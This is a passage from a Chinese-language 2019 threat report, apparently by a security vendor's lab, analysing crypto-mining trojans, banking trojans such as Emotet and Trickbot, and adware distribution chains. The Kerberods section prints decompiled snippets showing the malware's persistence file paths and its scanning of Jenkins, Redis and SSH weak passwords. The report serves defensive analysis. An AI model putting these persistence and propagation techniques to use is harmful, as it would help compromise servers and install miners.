


图 2.44 Sodinokibi 赎金沟通网站的客服界面

2.3.2.4 小结

勒索软件产业化程度日趋完善，不法分子作歹的成本越来越低，辅以“先辈”成功谋取暴利的案例，促使更多五花八门的勒索软件不断涌出。由于勒索软件入侵手段众多，因此管理者需要在做好系统维护升级的同时加强数据备份，以起到双管齐下的防御效果。

2.3.3 挖矿木马（Crypto Mining Malware）

2019 年，以比特币为主体的加密货币市场价格在前 9 个月迎来了大幅度增长，到第 4 季度虽有所回落，但仍然占据高位，与此相关的挖矿木马也随着加密货币的价格增长也开始活跃。

2.3.3.1 2019 年挖矿木马数据总览

2019 年，挖矿木马的攻击方式以漏洞利用为主。永恒之蓝系列漏洞及针对 Web 类框架的漏洞利用是挖矿木马常用的入侵传播手段。此外，针对 Oracle 和 MySQL 等数据库的弱口令爆破也成为标配：




图 2.45 挖矿木马入侵传播方式

目标行业方面，挖矿木马偏好于攻击金融和运营商行业。这些行业由于自身业务需求，会部署大量的高性能服务器和个人主机。其中，服务器因为长期缺乏维护等原因，使得挖矿木马可以长期运行。




图 2.46 挖矿木马攻击行业分布

据统计，本年度最常用的矿池地址为 pool.minexmr.com，其他知名矿池也占据了大量的份额：




图 2.47 矿池地址占比

绝大多数的矿池均为门罗币矿池，侧面反映了门罗币挖矿木马强势的存在。

门罗币在交易时默认必须混淆交易地址和金额，并且具有可互换性。因此，任何特定的门罗币不会因为历史交易记录而受到针对性的追踪，具有抗审查性。因此，更多挖矿木马选择门罗币的目的是在获利的同时有效地隐藏自己，避免被追踪溯源。故绝大多数情况下，攻击者都会选择使用门罗币矿池来进行挖矿活动。

依据矿池域名解析出的 IP 地址对这些矿池地址进行标记，发现绝大多数矿池地址处于北美和欧洲地区，东亚则相对较少。这是我国政府及韩日政府在加密货币方面的监管和限制导致的。




图 2.48 门罗币矿池所在地区分布

通过追踪发现，在门罗币挖矿木马中，WannaMine 和 Kerberods 在今年非常活跃，下文将对这两个家族进行介绍。

2.3.3.2 WannaMine

WannaMine 是伏影实验室捕获的 Botnet 中最早使用无文件攻击（Fileless Attack）的家族，主要利用永恒之蓝漏洞和 SSH 爆破在公网上传播，并继续使用。WannaMine 的主要载体为 Powershell 脚本，利用计划任务驻留在系统中，并通过脚本内置域名或 IP 下载挖矿模块和 Mimikatz 模块。

其攻击流程如下图所示：




图 2.49 WannaMine 传播攻击流程

在随后的版本中，WannaMine 逐步将功能模块化，增加了扫描模块、漏洞利用模块、下载模块和驻留模块等，甚至出现了其他 DDoS 家族载荷，不断地丰富其组件。

2.3.3.3 Kerberods

该家族又被称为 Watchdogs，是伏影实验室捕获的第一个使用 Go 语言完成传播模块的 Botnet 家族。

该家族在感染主机后，将恶意文件拷贝到系统的多个关键目录下，并将启动信息写入定时任务列表。

```
*(_QWORD *)&v6 = &aKthreaddkthrot[14073];     // /usr/sbin/kerberods
*((_QWORD *)&v6 + 1) = 19LL;
github_com_hippies_LSD_LSDC_CopyFile(a1, a2, a3, (__int64)&aKthreaddkthrot[22008], a5, a6, v6);// /usr/local/bin/kerberods
*(_QWORD *)&v7 = &aKthreaddkthrot[14073];
*((_QWORD *)&v7 + 1) = 19LL;
github_com_hippies_LSD_LSDC_CopyFile(a1, a2, v8, (__int64)&aKthreaddkthrot[24637], v9, v10, v7);// /usr/libexec/tmp/kerberods
*(_QWORD *)&v11 = &aKthreaddkthrot[14073];
*((_QWORD *)&v11 + 1) = 19LL;
github_com_hippies_LSD_LSDC_CopyFile(a1, a2, v12, (__int64)&aKthreaddkthrot[12804], v13, v14, v11);// /usr/sbin/kerberods
*(_QWORD *)&v15 = &aKthreaddkthrot[14073];
*((_QWORD *)&v15 + 1) = 19LL;
github_com_hippies_LSD_LSDC_CopyFile(a1, a2, v16, (__int64)&aKthreaddkthrot[7684], v17, v18, v15);// /tmp/kerberods
github_com_hippies_LSD_LSDC_Changetime(a1, a2, v19, v20, v21, v22, (__int64)&aKthreaddkthrot[14073], 19);// /usr/sbin/kerberods
github_com_hippies_LSD_LSDB__netdnsinitBytes(a1, a2, v23, v24, v25, v26);// 设置名为netdnsinit的服务，脚本内容以gzip压缩的形式存储在样本中
github_com_hippies_LSD_LSDB__netdnsserviceBytes(// 设置名为netdnsservice的服务，脚本内容以gzip压缩的形式存储在样本中
```

图 2.50 KerBerods 启动计划任务

该家族利用 SSH 弱口令爆破、Redis 弱密码、Redis 未授权访问漏洞和 Jenkins 漏洞进行传播。

```
_QWORD *__fastcall main_attack(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rdx
  __int64 v4; // rdx
  void *retaddr; // [rsp+8h] [rbp+0h]

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(__readfsqword(0xFFFFFFF8) + 16) )
    runtime_morestack_noctxt(a1, a2, a3);
  github_com_hippies_LSD_LSDA_Ccgo((_QWORD *)a1, a2, a3);// scan ipaddr Jenkins
  github_com_hippies_LSD_LSDA_Aago((_QWORD *)a1, a2, v3);// scan ipaddr redis
  return github_com_hippies_LSD_LSDA_Bbgo(a1, a2, v4);// scan ipaddr ssh week passwd
}
```

图 2.51 Jenkins 漏洞利用

值得一提的是，该家族使用定制的 UPX 版本进行压缩，使用普通版本无法直接对其解压，从一定程度上干扰了静态检测和分析。

2.3.3.4 小结

加密数字货币价值的回暖使得挖矿软件数量回升，而门罗币挖矿木马依然占据主导地位。永恒之蓝系列漏洞和弱口令爆破成为主要的入侵和传播手段，用来攻击金融和运营商等大型企业。同时挖矿木马为更好对抗检测进行了不断更新，加强了隐蔽性和模块化，因此产生了更多变种。因此，管理者和运维者需要及时升级相关系统，勤打补丁，并为设备配置高强度登录口令，以避免企业与个人安全受到挖矿木马的破坏。

2.3.4 银行木马（Banker）

银行木马是一类专门窃取用户电子邮箱信息、浏览器凭据和网银登录凭据的恶意软件，主要通过钓鱼邮件实施入侵。在企业和政府部门中，几乎所有员工都使用 PC 邮件客户端，安全意识水平欠缺的员工极易受到垃圾邮件的攻击，成为银行木马攻击的突破口。

2.3.4.1 2019 银行木马总览

2019 年，银行木马利用多级释放技术进行攻击的事件频发，严重危害企业安全和公共部门安全。在传播手段方面，垃圾邮件依然是主要途径。攻击者搜集大量邮箱地址并发起鱼叉攻击。近年来，银行

木马的攻击目标愈发有针对性，向特定机构的特定部门发起的定向攻击愈发频繁。这与 APT 攻击有异曲同工之处。伏影实验室今年捕获并追踪的银行木马包括 Emotet、Trickbot、Lokibot、Gozi 和 Qakbot 等家族。




图 2.52 活跃银行木马家族分布

其中，Emotet 和 Trickbot 是今年最活跃的两大家族，而 Ursnif 和 Lokibot 亦有上榜。

2.3.4.2 Emotet

自 2015 年来，Emotet 家族长期肆虐。该家族运营者 Mealybug 善于收集各类机构的邮箱地址并组织大规模鱼叉投递活动，邮件多以恶意宏为攻击手法。2019 年，Emotet 已攻击过酒店、教育、金融、运输、医疗、制造业等多个行业和地方政府，影响恶劣。

Emotet 的 C&C 分布于全球多个国家，美国占 23%，是 C&C 部署最多的国家，随后是阿根廷、墨西哥和哥伦比亚三个中、南美洲国家，分别占到 12%、8% 和 6%。




图 2.53 Emotet C&C 分布

除利用钓鱼邮件攻击活动频繁之外，Emotet 的活跃程度还体现在其二进制释放器的更新频率方面，平均一周内进行 2~4 次的升级。

Emotet 自身包含若干组件，体现了大多数银行木马家族的功能发展趋势：

1. 使用 Outlook Messaging API 盗取用户的邮件发送人地址和邮件内容，甚至向这些邮箱地址发送恶意邮件以进行横向传播。
2. 使用公开工具（WebBrowserPassView、MailPassView）盗取 Outlook 邮件客户端密码和各类浏览器凭据。
3. 通过发现局域网共享主机或枚举用户名进行弱口令爆破来横向传播。
4. 请求网关开启端口映射。该方式基于 UPnP 协议，请求网关打开端口映射，使得外部主机能穿透内网连接肉鸡，能够使肉鸡成为 C&C 代理，以隐藏攻击者真实地址。

此外，Emotet 最突出的特点是在维持自身业务的同时也为其他恶意家族提供传播途径。

竞争不如合作，Emotet 长期作为其他恶意家族的分发者，吸纳更多客户是必然趋势。继 2018 年接纳臭名昭著的银行木马 Trickbot 之后，Emotet 在 2019 年开始传播新家族 Nymaim。在下发形式上，

Emotet 通常使用二进制下载器下载其他恶意软件，今年则出现了直接使用恶意文档进行下发的情况（Qakbot）。

下图为 Emotet 近年来传播的所有恶意家族：




图 2.54 Emotet 分发的各类家族

鉴于 Emotet 可传播 Trickbot 这类会利用永恒之蓝系列漏洞的木马，故需要引起内网管理者和运维者的高度重视。

2.3.4.3 Trickbot

Trickbot 的攻击目标主要集中在金融行业。

Trickbot 主要使用垃圾邮件传播，在横向传播时不仅通过网络共享，还利用永恒之蓝系列漏洞，极具威胁性。2019 年，MalwareHunterTeam 的研究人员发现 Trickbot 通过钓鱼网站将木马伪装成谷歌浏览器和火狐浏览器的更新软件来诱使用户下载安装。

与 Emotet 相比，Trickbot 是模块化程度更高的银行木马，在盗窃行为和对抗技术方面均技高一筹，

危害更甚。

Trickbot 包含多个模块，以实施不同功能：

1. 窃取浏览器凭据、历史记录和 cookie。
2. 窃取邮箱客户端数据，包括邮件内容和联系人地址。
3. 窃取本机系统与网络配置信息。
4. 横向传播。
5. 窃取内存数据。
6. 通过代理连接 C&C 并接受指令。
7. 监控用户登录特定银行网站的情况，窃取凭据或重定向至钓鱼网页。

高度模块化令 Trickbot 得以灵活扩展自身功能。通过选择性安装各类载荷，使其在攻击方面充满变数，也提高了对抗难度。

2.3.4.4 Lokibot

Lokibot 也是常年活跃的银行木马。与 Emotet 和 Trickbot 的诱饵文档相比，Lokibot 的文档不仅会使用宏，而且会使用 Office 公式编辑器漏洞 CVE-2017-11882 执行恶意代码。2019 年，Lokibot 的诱饵文档使用了其他类型的附件，比如 ISO 镜像文件，用户用虚拟光驱加载后可得到一个伪装成 com 文件的 Lokibot 可执行文件，这也是攻击者在 Windows8 及之后 Windows 系统集成虚拟光驱之后与时俱进的体现。

此外，Lokibot 还假借其它常用工具图标和配置信息，例如伪装成 Office Publisher 文档，一旦主机不显示文件后缀名，用户便很容易上当受骗。




图 2.55 Lokibot 两种可执行文件的伪装方式

2.3.4.5 多级载荷攻击（Triple Threat）

银行木马与勒索软件的合作愈发紧密，多个家族联合的攻击方式将企业内网安全置于更危险的境地。

Emotet 会传播 Trickbot，而后者也会下发其他恶意软件，形成了一个更长且复杂的攻击链。2019 年，Trickbot 开始下发勒索软件 Ryuk，形成了 Emotet->Trickbot->Ryuk 三级载荷（Tertiary Payload）联合攻击的局面，可谓“钱上加钱”。Emotet 并非是唯一传播 Trickbot 的银行木马。早在 2018 年，另一个银行木马 IcedID 就传播过 Trickbot，而 IcedID 本身又被 Emotet 传播过。

今年另一起三级载荷攻击链为 Emotet->Nymaim->Nozelesn。Nymaim 是下载其他恶意软件的下载器，而 Nozelesn 则是勒索软件。通过对比以上两个包含三级载荷的攻击链，不难看出，攻击链的末端均为勒索软件。当然，Emotet 可以直接下发勒索软件作为二级载荷（Secondary Payload）。无论怎样，银行木马 + 勒索软件都会令受害者损失惨重。

勒索软件本身不具备搜集用户邮箱地址的能力，如果其组织又难以从其他渠道获取数据（攻破邮箱数据库或从暗网购买），则无法实现定向攻击。在这种情况下，这些勒索家族可以依靠银行木马来达成目标。

2.3.4.6 小结

银行木马通过定向投递诱饵文档进行入侵并在内网横向传播。由于企业内部存在人员流动，防范意识参差不齐，总有员工不慎中招。因此除及时安装系统补丁外，加强安全意识培训永远是最有效的措施之一。

不同银行木马家族之间加紧合作，单打独斗的情况一去不复返。而银行木马和勒索软件之间的关系日益紧密，表明不法分子挖空心思，只为榨干受害者的钱财。

2.3.5 广告捆绑与推广软件（Adware）

与前面的威胁相比，广告捆绑类软件并未被明确划分为恶意软件，但其灰色属性带来的种种问题（静默安装和弹窗）却时常困扰着广大用户。

2.3.5.1 2019 广告捆绑与推广概览

多年来，互联网上发展出了庞大的灰色软件供应链，为推广自身各显其招。用户在期望只下载特定软件的同时往往被捆绑安装了很多不需要的软件，甚至是恶意软件。

近两年，早已步入红海的应用软件市场日趋饱和，软件厂商获取用户的难度逐渐加大，这一现状加速了这些厂商对应用软件推广渠道的追捧。推广渠道负责向软件厂商提供用户，软件厂商为了获得用户向推广渠道支付费用。通过对国内某类广告软件家族万余个软件的分析，伏影实验室总结了其推广的利益链条以及用户面临的安全风险。

2.3.5.2 推广渠道的家族化及其获利方式

出于对利益的追求，推广渠道开始定制自身的推广下载器模板，实现捆绑安装以提高推广效率。与木马下载器相似，这类推广渠道定制的下载器具备统一的流量与行为特征，从而形成了事实上的“推广家族”。

渠道会将下载器伪装为视频播放器等常用软件，并使用相应的名称作为标题，试图“优化”搜索引擎的搜索结果，从而欺骗警惕性低的用户。当用户运行下载器时，后者会从多个网络地址下载大量安装包进行捆绑安装。

与正常的安装包相比，这种安装包的文件名多出了渠道推广信息。当该软件安装完成并达成一定驻留条件后，会将其文件名中的推广信息发送至相关服务器，计入推广渠道的工作量并据此实现收益。安装包文件名中的推广信息如下图所示。




图 2.56 普通安装包和带推广 ID 的安装包

根据公开的推广价格，单次安装的收益约为 0.37 元，若成功发生了 20 次下载安装，意味这次推广可以带来的收益约为 7.4 元。

2.3.5.3 被推广软件类型及其获利方式




图 2.57 被推广软件种类占比

如上图所示，被推广软件中，输入法、压缩软件等“装机必备”软件占据了主导地位，而游戏平台、浏览器与视频 / 直播软件则瓜分了剩余份额。浏览器作为用户访问互联网资源的入口，游戏作为第九艺术，其变现能力不言而喻。视频 / 直播客户端的存在则说明，近年来网络视频正版化，导致花费巨资收购版权的各大视频公司急需用户为之买单，而直播的兴起同样需要大量用户捧场。另一方面，看似人畜无害的图片浏览器和压缩工具等“装机必备”软件作为被推广大头，并不是活雷锋，其依托用户的变现能力毫不逊色于前两者。

广告弹窗是以上被推广软件获利的重要渠道之一，其在被推广软件中的分布如下图所示：




图 2.58 各类弹窗占比

每安装 3 次视频 / 直播类客户端软件，在其释放的可执行文件中，大约有一个会被判定为具备弹窗功能，比率达到 0.3。对于所谓的装机必备软件，这一比率则高达 1.6（64% 的装机软件贡献了 81% 的弹窗广告）。这说明，广告弹窗是这些装机软件的主要收入来源，而拥有丰富变现渠道的直播软件则不屑于这类小动作。

这些广告弹窗多以“头条”和“资讯”的名义强制弹出，其获利方式以 CPM（Cost Per Mille，展示收费）为主，以 CPC（Cost Per Click，点击收费）为辅。以 CPM 为例，相关广告平台会针对广告显示位置和显示时长等维度展示对应价格，如下图所示：

图 2.59 广告业务购买

这些广告弹窗本质上其实是阉割版的浏览器。多个安装包安装后同时释放广告弹窗，形成一波系统资源占用高峰，导致用户主机卡顿。即使弹窗被手动关闭，依然通过各种永驻手段持续消耗用户的网络与硬件资源。从用户角度来看，这些弹窗无时无刻不在消耗网络与硬件资源，与感染木马如出一辙。

2.3.5.4 白夹黑：推广软件成为恶意软件传播渠道

推广下载器中出现了以逃避检测为目的的代码动态释放执行（Shellcode），加上被推广软件中出现了以检测用户存活率为目的自启动服务，意味着推广软件与恶意软件原本清晰的分界线逐渐模糊。

更有甚者，推广软件直接成为了恶意软件新的传播途径。在相当长一段时间内，这类软件的流氓行为令人不齿，但尚不违法。然而自 2017 年末起，陆续有安全公司曝出推广软件开始传播挖矿软件和 DDoS 木马等恶意程序。在 2019 年第三季度中，伏影实验室在分析广告软件家族 SoftCNApp 时发现其开始传播广告木马 Mint。该木马会接收 C&C 指令，执行劫持浏览器主页、显示弹窗和下载其他推广软件等行为，并配合各种开机启动等永驻手段，形成广告捆绑型 Botnet。




图 2.60 Mint 木马行为

2.3.5.5 小结

2019 年新兴直播与传统视频行业对用户争夺战导致推广软件的生存土壤愈发肥沃。在需求驱动下，推广渠道纷纷定制了自身的推广模版，从而诞生了集成大量安装包的推广家族。相比散兵游勇，以 SoftCNApp 为代表的推广家族在流量与行为方面更加有规律可循，这为安全厂商提供了检测的依据。结合其下发木马的不良记录来看，这种检测将有助于对未来安全事件进行溯源。

2.3.6 持续性威胁分析小结

DDoS、挖矿、勒索、银行木马以及广告捆绑等恶意软件各自扮演着入侵系统后不同的威胁角色，

反映了当今网络犯罪不同的作案动机。一般情况下，恶意家族之间会因为资源或利益冲突导致互杀，但同时又因为网络犯罪产业化的发展，加上外部或内部利益的交叉，那些有着相同或不同利益目标的恶意家族也可以联合起来。这使得被感染设备往往处于多个 Botnet 之中，成为不同网络犯罪集团摆布利用的对象，面临的不是一种而是多种威胁。

2.4 移动端系统威胁分析

2.4.1 总览

现今，智能手机无处不在。Android 的开放性和权限问题使得该平台上恶意软件不断壮大，甚至可通过正规渠道传播。即便是谷歌也无法保证其应用商店一尘不染。

总体而言，移动平台恶意软件的发展变化与 PC 端十分类似，但在软件类型的组成方面却更为复杂。通过分析关键词的词频分布，本年度安卓灰黑色软件构成如下。

